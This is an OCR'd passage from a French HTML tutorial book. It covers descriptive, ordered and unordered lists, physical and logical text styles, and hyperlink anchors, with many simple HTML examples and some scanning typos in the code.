


Figure 9 - Exemple de liste descriptive

<DL>

L'élément <DL> ouvre une liste descriptive. Il définit le début de la liste et englobe deux autres balises (DT et DD), dont le rôle est de caractériser, de désigner chacun des éléments, la partie définition et l'élément lui-même.

L'attribut COMPACT associé à la balise <DL> (<DL COMPACT>) permet à certains *browsers* d'afficher sur la même ligne l'élément et la première ligne du bloc de description.

La fin de la liste sera caractérisée par la balise </DL>.

<DT>

L'élément <DT> précède chaque item de la liste, celui-ci ne devant pas excéder une ligne. Il est à noter que le système de liste ne gère pas automatiquement la mise en relief des caractères de l'item. Il appartient à l'auteur du document d'utiliser des balises de styles (voir **Styles,** page 51) ou de titre (<Hn>) pour effectuer cette opération.

Cette balise est une balise vide.


<DD>

La balise <DD> correspond à la zone de définition de l'item. La taille de cette zone n'est pas limitée et chacune des lignes sera décalée vers la droite. Cette balise est vide.
La structure de ce modèle de liste sera donc la suivante :

<DL>
<DT>Identification de l'élément<DD>Description de l'élément
<DT>...<DD>...
</DL>

.html

```
<html>
  <head><title>Listes &lt;dl&gt;</titlex/head>
  <body>
        <h2> GLOSSAIRE (Exemple de liste de type d&eacute;finition
 (&lt;dl compact&gt;) )</h2>
        <dl compact>
           <dt>ASCII<dd>Jeu de caract&egrave;res qui assigne des
valeurs num&eacute;riques standard aux lettres, chiffres et signes de
ponctuations.
          <dt>EPS<dd>Format de description de fichiers PostScript, ou
PostScriptencapsul&eacute;.
           <dt>POLICE<dd>Assortiment de styles que poss&egrave;de une
cat&eacute;gorie de caract&egrave; (gras,italique,etc...)
        </dl>
  </body>
</html>
```



L'attribut **COMPACT** provoque pour l'item EPS un compactage sur la même ligne de l'élément et de son descriptif.
En remplaçant <DL COMPACT> par <DL>, on normalise la présentation de tous les items.

Listes régulières

- cheval
- poney
- mulet
- zèbre

1. Livres
2. Rapports
3. Thèses
4. Périodiques

Figure 10 - Listes non ordonnées et listes ordonnées

<LI>

La balise <LI> est vide et commune à tous les types de listes restants. Elle précédera chaque objet de la liste.

<LH>

Commune aussi à l'ensemble des listes, cette balise vide permet d'affecter un en-tête à l'ensemble de la liste. Le texte associé apparaît de façon identique aux items mais n'est pas précédé de puce ou de numéro. La syntaxe générale des listes sera :


<balise d'ouverture>
<lh>élément d'en-tête
<li>élément de rénumération
<li>..
<balise de fermeture>

<UL>

La balise <UL> permet de générer des listes non numérotées. Chacun des éléments de la liste sera précédé d'une puce, dont le graphisme pourra varier selon le niveau d'imbrication de la liste.


```
<html>
  <head><title>Listes &lt; ol&gt ;</title></head>
  <body>
       <h2> Exemple de liste de type non
              ordonn&eacute;e (&lt;ul&gt;)</h2>
       <ul>
           <lh> <b>R&eacute;pertoires</bxp>
           <li> Fichiers HTML
           <li> Fichiers images
           <li> Fichiers sons
           <li> Fichiers films
           <li> Fichiers test
```

```
            <li> Fichiers exemples
        </ul>
    </body>
</html>
```



L'attribut TYPE dans les listes non ordonnées

Cet attribut permet de contrôler le symbole (la puce) précédant chacun des items de la liste. Il peut être utilisé avec la balise <ul> ; il définit alors le symbole pour toute la liste, sauf s'il apparaît dans une balise <li> où il redéfinit un nouveau symbole pour le reste de la liste.

<OL TYPE=valeur>


<LI TYPE=valeur>

Les valeurs définissant la puce peuvent être :

- **square,** qui donne à la puce l'aspect d'un rectangle,
- **circle,** qui donne à la puce l'aspect d'un cercle vide,
- **disc,** qui donne à la puce l'aspect d'un cercle plein.

.html

```
<html><head><title>Liste -type</title></head><body>
<h2>Exemple de liste non num&eacute;rot&eacute;e avec TYPE</h2>
     <ul type=circle >
           <lh id=langxi>Langages et formats</i><p>
           <li>HTML
           <li>VRML
           <li type=square>PDF
           <li type=disc>JavaScript
           <li>Java
    </ul>
< / body >< / html >
```




Emboîtement de listes non ordonnées

Dans l'exemple suivant, le *browser* Netscape utilise trois puces différentes en fonction du degré d'emboîtement, puis il utilise la dernière puce (le carré vide) pour tous les niveaux suivants.

.html

```
<html>
  <head><title>Listes &lt;ul&gt;</title></head>
  <body>
       <h2> Exemple de liste de type non ordonn&eacute;e
imbriqu&eacute;e (&lt;ul&gt;)</h2>
       <ul>
           <li> Fichiers HTML
           <ul>
               <li>Exemples
               <ul>
                   <li>listes
                   <li>tableaux
                   <li>Styles
                   <ul>
                       <li>citation
                       <li>texte en emphase
                   </ul>
               </ul>
               <li>En cours
               <li>P&eacute;rim&eacute;s
           </ul>
           <li> Fichiers images
           <li> ...
       </ul>
  </body>
</html>
```




<OL>

La balise <OL> s'utilise pour une liste ordonnée ou numérotée. Chaque balise <LI> inclue dans un ensemble <OL> va incrémenter le nombre qui sera affiché devant l'élément de la liste.

.html

```
<html>
  <head><title>Listes &lt;ul&gt;</title></head>
  <body>
        <h2> Exemple de liste de type ordonn&eacute;e (&lt;ol&gt;)</
h2>
        <ol>
            <li> Fichiers HTML
            <li> Fichiers images
            <li> Fichiers sons
            <li> Fichiers films
            <li> Fichiers test
            <li> Fichiers exemples
        </ol>
  </body>
</html>
```



L'attribut TYPE dans les listes ordonnées

Par défaut, les listes sont numérotées en chiffres arabes. D'autres types de numérotation sont possibles en ajoutant l'attribut type à la balise <ol> :

<OL TYPE=valeur>

- la valeur **1** produit une numérotation en chiffres arabes (1, 2 ,3,...) (valeur par défaut)
- la valeur **A** produit une numérotation en lettres capitales (A, B, C,...)
- la valeur **a** produit une numérotation en lettres minuscules (a,b,c,...)
- la valeur **I** produit une numérotation en chiffres romains (I, II, III, IV,...)
- la valeur **i** produit une numérotation en chiffres romains minuscules (i, ii, iii, iv,...)

L'attribut START dans les listes ordonnées

Ajouté à la balise <ol>, il permet de définir la valeur de départ de la liste.

<OL START=valeur>

La valeur donnée sera toujours numérique quel que soit le type, alphabétique ou romain.


L'attribut value

Cet attribut s'applique à la balise dix II permet de rompre le séquencement et de le réinitialiser à une nouvelle valeur.

<LI VALUE=valeur>

La valeur donnée sera toujours numérique quel que soit le type, alphabétique ou romain.


```
<html>
   <head><title>Liste -type-start-value</title></head>
   <body>
       <h2>Exemple de liste num&eacute;rot&eacute;e
             en romain minuscule</h2>
       col type=i start=3 >
           <li >HTML
           <li>Java
           <li>JavaScript
           <li value=10>VRML
           <li>XML
      </ol>
   </body>
</html>
```




Emboîtement de listes ordonnées

Comme cela a été précisé au début du chapitre, l'exemple suivant montre qu'il n'y a pas de numérotation automatique selon le degré d'emboîtement.

.html

```
<html>
  <head><title>Listes &lt ; ol&gt ; </title></head>
  <body>
       <h2> Exemple de liste de type ordonn&eacute;e (&lt;ol&gt;)</h2>
        <ol>
            <li> Fichiers HTML</li>
            <li> Fichiers images</li>
            <ol>
                <li>Natures mortes
                <li>Paysages
                <ol>
                    <li>Et&eacute ;
                    <li>hiver
                </ol>
                <li>Personnages
            </ol>
            <li> Fichiers sons</li>
      </ol>
  </body>
</html>
```



Listes imbriquées

L'exemple suivant présente des listes à plusieurs niveaux. Encore une fois, l'indentation dans le code source HTML n'est pas obligatoire. Mais, lorsque la structure devient plus complexe, une telle écriture facilite la maintenance du fichier.


```
<html>
  <head><title>Listes imbriqu&eacute;es</title></head>
  <body>
       <h2> Exemple de listes imbriqu&eacute;es</h2>
       <ul>
           <li> Fichiers HTML
            <ol>
                <li>Fichiers de tests
                <ul>
                    <li>test.1.html
                    <li>test.2.html
                    <li>test.3.html
                 </ul>
                <li>Fichiers d'exemples
                <li>Fichiers du serveur
            </ol>
           <li> Fichiers images
           <li> Fichiers sons
           <li> Fichiers films
       </ul>
  </body>
</html>
```

Exemple de listes imbriquées

- Fichiers HTML
  1. Fichiers de tests
     - test.1.html
     - test.2.html
     - test.3.html
  2. Fichiers d'exemples
  3. Fichiers du serveur
- Fichiers images
- Fichiers sons
- Fichiers films

RESUME

Principaux types de listes :

• Listes descriptives :

<DL>*ouverture de la liste*
<D1>*titre de l'élément n*<DD>*description de l'élément n*
<DT>*titre de l'élément n+ 1*<UD>*description de l'élément n+1*
</DL>*fermeture de la liste*

• Listes non numérotées :

<UL>*ouverture de la liste*
<LI>*élément de la liste*
<LI>...
</UL>*fermeture de la liste*

• Listes numérotées :

<OL> *ouverture de la liste*
<LI>*élément de la liste*
<LI>...
</OL>fermeture de la liste

La balise <OL> admet deux attributs :

- **TYPE** pour définir la numérotation, **1** pour chiffre, **A** pour alphabétique majuscule, a pour alphabétique minuscule, **I** pour romain majuscule et **i** pour romain minuscule.
- **START** pour définir la valeur de départ de la liste.

Utilisée dans un bloc <OL>, la balise <LI> admet l'attribut **VALUE,** qui permet à l'intérieur de la liste de modifier le séquencement.
Les balises <UL> et <LI> admettent l'attribut **TYPE** qui permet de définir la puce située devant l'item. Les valeurs permises sont **SQUARE** pour sélectionner un carré, **CIRCLE** pour sélectionner un cercle vide et **DISC** pour en cercle plein. Lorsque l'attribut TYPE est défini dans la balise <LI>, il modifie la valeur définie dans la balise <UL> pour le reste de la liste.

Chapitre 7

Styles

Les balises que nous allons étudier correspondent aux balises de base du langage permettant d'intervenir sur la présentation des pages. Il ne faut pas oublier, cependant, que le lecteur a toute latitude pour modifier cette présentation en intervenant sur le paramétrage de son *browser* ; il peut déjà agir sur la taille, la couleur et le choix des polices, il pourra bientôt créer localement sur sa machine ces propres styles de présentation. Ces balises pourront notamment être utilisées dans les définitions de feuilles de style (voir **Les feuilles de style,** page 99).
HTML définit deux méthodes pour la présentation des caractères : le style physique et le style logique.

Style physique ou style des caractères

Les balises suivantes vont explicitement indiquer le type de caractères à utiliser.

<B>

Cette balise commence un texte en caractères gras.

<I>

Cette balise commence un texte en caractères italiques.


<U>

Cette balise commence un texte en caractères soulignés (elle n'est pas reconnue par tous les *browsers).*

<TT>

Cette balise permet de formater le texte en caractères de type machine à écrire ***(télétype).*** La police utilisée est de type non proportionnelle[1].


```
<html>
  <head>< title>< /tittle>< /head>
  <body>
     Un traitement de texte <b>WYSIWYG</b><i>(<b>W</b>hat
    <b>Y</b>ou <b>S</b>ee <b>I</b>s <b>W</b>hat
    <b>Y</b>ou <b>G</b>et)</i> est un traitement<br>
     de texte o&ugrave; vous voyez sur 1'&eacute;cran la page
     <tt>telle qu'elle sera <u>imprim&eacute;e.</u></tt>
  </body>
</html>
```



Style logique, style de paragraphe

Comme précédemment, l'interprétation par le ***browser*** des consignes concernant le style des paragraphes est tout à fait libre, et les huit styles logiques définis dans HTML pour caractériser des portions de texte ne produiront pas forcément autant de représentations différentes. Il est néanmoins préférable d'utiliser ce balisage en choisissant le mode le mieux adapté au genre du texte : balise de citation pour une citation, balise de code pour un exemple de programme informatique, etc. Se conformer à cette règle est une garantie de bonne exploitation des fichiers HTML par les futurs ***browsers.***

<CITE>

Cette balise est souvent utilisée pour citer un ouvrage ou une référence plutôt qu'une citation, pour laquelle on préférera la balise <blockquote> ; des caractères ***italiques*** sont le plus souvent choisis par le ***browser.***

1. Avec une police non proportionnelle, l'espace occupé par chaque caractère est constant. Ainsi la lettre I occupe la même largeur que la lettre M. Cela permet notamment de réaliser des alignements pour les tableaux.

```
<h2>&lt;cite&gt;</h2>
texte pr&eacute,c&eacute;dent la balise
<cite>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</cite>
texte suivant la balise
```

<cite>

Texte précédant la balise *Ideis mediantibus res ipsas intelligimus. Interest ergo maxime ut clariores et distinctiores, quantume fieri potest, ideas habeamus.* Texte suivant la balise.

<CODE>

La balise <code> est utilisée pour un exemple de programme informatique ; des caractères de type machine à écrire avec police non proportionnelle (fonte Courier) seront adoptés.

```
<h2>&lt;code&gt;</h2>
  texte pr&eacute;c&eacute;dent la balise
  <code>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
  </code>
  texte suivant la balise
```

<code>

Texte précédant la balise `Ideis mediantibus res ipsas intelligimus. Interest ergo maxime ut clariores et distinctiores, quantume fieri potest, ideas habeamus.` Texte suivant la balise.

<DFN>

On utilise <DFN> pour la définition d'un terme. Selon le *browser,* des caractères standard, gras ou gras italiques seront utilisés.

```
<h2>&lt;dfn&gt;</h2>
texte pr&eacute;c&eacute;dent la balise
<dfn>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
```

```
  potest, ideas habeamus.
</dfn>
texte suivant la balise
```

<dfn>

Texte précédant la balise Ideis mediantibus res ipsas intelligimus. Interest ergo maxime ut clariores et distinctiores, quantume fieri potest, ideas habeamus. Texte suivant la balise.

<EM>

La balise <EM> permet de mettre en valeur un texte ; des caractères italiques seront le plus souvent utilisés.


```
<h2>&lt;em&gt;</h2>
texte pr&eacute;c&eacute;dent la balise
<em>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</em>
texte suivant la balise
```

Texte précédant la balise *Ideis mediantibus res ipsas intelligimus. Interest ergo maxime ut clariores et distinctiores, quantume fieri potest, ideas habeamus.* Texte suivant la balise.

<KBD>

Permet d'illustrer une saisie au clavier ; des caractères de type machine à écrire avec police non proportionnelle (une fonte Courier) seront sélectionnés.


```
<h2>&lt;kbd&gt;</h2>
texte pr&eacute;c&eacute;dent la balise
<kbd>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</kbd>
texte suivant la balise
```



<SAMP>

Pour un exemple de texte, on utilise <SAMP> ; des caractères type machine à écrire avec police non proportionnelle (une fonte Courier) seront généralement utilisés.


```
<h2 >&lt;samp&gt;</h2 >
texte pr&eacute;c&eacute;dent la balise
<samp>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</samp>
texte suivant la balise
```



<STRONG>

Pour mettre un texte très fortement en valeur on utilise la balise <STRONG> ; utilisation de caractères gras.

```
<h2 >&lt; strong&gt;</h2 >
texte pr&eacute;c&eacute;dent la balise
<strong>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</strong>
```



<VAR>

Cette balise est utilisée pour représenter une variable dans un contexte informatique par exemple, utilisation de caractères italiques.

```
<h2>&lt;var&gt;</h2>
texte pr&eacute;c&eacute;dent la balise
<var>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</var>
texte suivant la balise
```

<var>

Texte précédant la balise *Ideis mediantibus res ipsas intelligimus. Interest ergo maxime ut clariores et distinctiores, quantume fieri potest, ideas habeamus.* Texte suivant la balise.

<BLOCKQUOTE>

Cet élément, si l'on respecte la sémantique du langage HTML, serait plutôt à classer avec les balises <PRE> de texte préformaté et <ADDRESS> spécifiant un bloc d'adresse ou de signature. Ce sont véritablement les trois balises de formatage de paragraphe.
<BLOCKQUOTE> peut être utilisé dans le même esprit que la balise <CITE>, mais des caractères standard seront utilisés, le bloc de texte sera entièrement décalé vers la droite et des espaces de type paragraphe seront générés de part et d'autre du bloc.

```
<h2>&lt;blockquote&gt;</h2>
texte pr&eacute;c&eacute;dent la balise
<blockquote>
  Ideis mediantibus res ipsas intelligimus. Interest ergo
  maxime ut clariores et distinctiores, quantume fieri
  potest, ideas habeamus.
</blockquote>
texte suivant la balise
```

<blockquote>

Texte précédant la balise

> Ideis mediantibus res ipsas intelligimus. Interest ergo maxime ut clariores et distinctiores, quantume fieri potest, ideas habeamus.

Texte suivant la balise.

RESUME

Le style physique :

- **<B>** pour des caractères **gras** ;
- **<I>** pour des caractères *italiques* ;
- **<U>** pour des caractères soulignés ;
- **<TT>**pour des caractères de type `machine à écrire.`

Ces styles sont combinables entre eux.

Le style logique :

- **<CITE>** pour citer un *ouvrage* par exemple ;
- **<CODE>** pour un exemple de `programme` informatique ;
- **<DFN>** pour une définition ;
- **<EM>** pour un *mot* étranger ;
- **<KBD>** pour simuler la saisie d'un texte au `clavier` ;
- **<SAMP>** pour citer un `texte` en exemple ;
- **<STRONG>** pour mettre en **valeur** ;
- **<VAR>** pour représenter une *variable.*

Le style des paragraphes :

- **<BLOCKQUOTE>** pour une citation ;
- **<ADDRESS>** pour une adresse, une signature ;
- **<PRE>** pour respecter le texte tel qu'il a été saisi.

Chapitre 8

Créer des liens

Les chapitres précédents étaient essentiellement axés sur la préparation d'un document HTML, sa structuration et sa présentation. Nous arrivons au chapitre essentiel sur les liens hypertextuels du Web.

Le lecteur explore un document sur le Web en cliquant sur des zones actives, faisant ainsi apparaître de nouveaux documents. Dans HTML, une zone active peut correspondre à un caractère, un mot ou un groupe de mots, une image ou une portion d'image. Le principe sera toujours identique : associer à cette zone active l'URL (voir **Le protocole d'adressage des documents - l'URL,** page 19) du document, qui se substituera au document affiché lorsque l'on cliquera sur cette zone.

Sur l'exemple de la figure 11, page 60, lorsque l'on clique sur le mot *tableaux***,** le système va rechercher le document à l'adresse qui est associée à ce mot, *http://.../aide/tbx.html***,** la page *Aide* s'efface pour être remplacée par la page *tableaux***.** On dit couramment que le mot *tableaux* dans la page *aide.html* est un **pointeur** sur la page *tbx.html***.**

Un pointeur peut être placé n'importe où dans le texte. Ce peut être un élément d'une liste, ou du texte courant ; il peut être enrichi d'attributs de style physique, logique ou de paragraphe. Cependant, il n'est pas nécessaire de lui affecter un attribut pour le faire reconnaître en tant que tel : sans paramétrage spécial du *browser* par l'utilisateur, les liens activables sont automatiquement mis en relief (couleur et soulignement).

Le langage HTML définit la notion importante **d'ancre** pour spécifier le départ et l'arrivée d'un lien hypertexte.




Figure 11 - Liens hypertexte

- **l'ancre de départ** est la zone active sur laquelle va cliquer le lecteur pour appeler une nouvelle page. Dans l'exemple de la figure 12, les mots *textes, tableaux, équations, graphiques* et *impressions* sont des ancres de départ.

- **l'ancre d'arrivée** est une zone inactive spécifiant le point d'arrivée d'un lien hypertexte. C'est donc une adresse de destination. Dans l'exemple de la figure 12, *http://../aide/tbx.html* est l'ancre d'arrivée de la zone cliquable *tableaux.* Dans ce cas, la destination est le fichier *tbx.html* et il s'agit d'un lien externe[1].

  Il existe un autre type d'ancre d'arrivée lorsque la zone cliquable d'un document provoque un déplacement dans le **même** fichier[2]. Sur la figure 12, page 61, *tableaux* représente toujours une ancre de départ et *Faire des tableaux* une ancre d'arrivée. Cette ancre d'arrivée ne comporte pas d'attributs visuels et n'est évidemment pas une zone cliquable, d'où son nom ancre inactive.

1. Encore appelé *macrotexte,* car l'ancre de départ et l'ancre d'arrivée appartiennent à des fichiers (ou documents) différents.
2. On parle alors de *microtexte,* car l'ancre de départ et l'ancre d'arrivée se situent dans le même fichier.

Les liens internes sont très intéressants lorsqu'un document est trop long pour tenir totalement dans la fenêtre du *browser*. Cela permet de se déplacer d'autant plus rapidement dans le document que celui-ci, lu en une seule fois, se trouve dans la mémoire de l'ordinateur.




Figure 12 - Lien interne à un document

Pour spécifier une ancre de départ ou une ancre d'arrivée, on utilisera la même balise.

Définition d'une ancre

<A>

Cette balise ne sera jamais utilisée seule.

L'attribut HREF, ancre de départ vers un lien externe

Il s'agit ici de créer un lien vers un serveur situé quelque part sur l'Internet, ou sur un document proposé par ce serveur. Par exemple, dans une page du serveur de la ville d'Arles, on trouvera un lien sur le fichier du serveur du ministère de la culture proposant les œuvres de Van Gogh.
La balise <A> spécifie l'attribut HREF dont la valeur précise l'URL du document à atteindre :

```
<A HREF="url_de_destination">zone_cliquable_avec_attributs_visuels</A>
```

Exemple d'utilisation :

```
Actuellement &agrave; la galerie nationale du Jeu de Paume
<A HREF="http://.../.html">l'exposition C&eacute;sar</A>, tous les
jours....
```

L'ancre, **l'exposition César,** sera mise en évidence par les attributs visuels en vigueur sur le *browser,* et, lorsque l'on cliquera dessus, on effectuera une connexion vers le serveur Web.
Dans l'exemple ci-dessus, l'URL précise un fichier particulier du serveur ; si l'on souhaite arriver directement sur la *home page* d'un serveur (qui n'est autre qu'un fichier HTML pris par défaut, généralement *index.html*), l'URL sera alors composée uniquement du nom du serveur :

```
Le <A HREF ="http://www.cern.ch">CERN</A> est le laboratoire o&ugrave;
Tim Berners-Lee a invent&eacute; le Web.
```

Par lien hypertexte externe, on entend un lien vers un fichier autre que celui couramment en exécution.
Dans un même serveur se trouvent les fichiers *aide.html* et *graphique.html.* Dans le fichier *aide.html,* on trouve un lien vers le fichier *graphique.html* et un lien vers *www.microsoft.com.* Ces deux liens sont considérés comme externes.

L'attribut HREF, ancre de départ vers un lien interne

Dans ce cas, on se propose de mettre un lien hypertexte vers un point précis du fichier en cours d'exécution : par exemple, à la ligne 15 du fichier, on propose un lien pour sauter directement à la ligne 95. Il faut donc placer une ancre active (ancre de départ) à la ligne 15 et une ancre inactive (ancre d'arrivée) à la ligne 95.

```
<A HREF= "#étiquette">zone_cliquable_avec_attributs_visuels</A>
```

L'ancre de départ est ainsi définie.

L'attribut HREF, ancre de départ
vers un point spécifique d'un lien externe

On référence dans ce cas une entrée particulière d'un document externe :

```
<>A HREF="url_destination#étiquette">zone_cliquable_avec_attributs_visuels</A>
```

L'attribut NAME, ancre d'arrivée

```
<A NAME= "label">zone_NON_cliquable_SANS_attributs_visuels</A>
```

définit l'ancre d'arrivée, lieu que l'on atteindra en cliquant sur une ancre de départ.

On notera dans l'ancre de départ, le caractère # (dièse) qui indique que la référence hypertexte n'est pas une URL mais une étiquette.

L'attribut HREF et NAME sur une même ancre

Application à la note de bas de page

Une ancre peut admettre simultanément plusieurs attributs. Nous allons utiliser l'analogie avec une note de bas de page dans un texte imprimé pour étudier l'utilisation des attributs HREF et NAME spécifiés sur la même ancre.
La note de bas de page est indiquée par un petit chiffre en exposant, invitant le lecteur à déplacer ses yeux vers le bas de la page pour lire une explication complémentaire ; ensuite, il faut retrouver ce petit chiffre dans la page pour poursuivre la lecture.
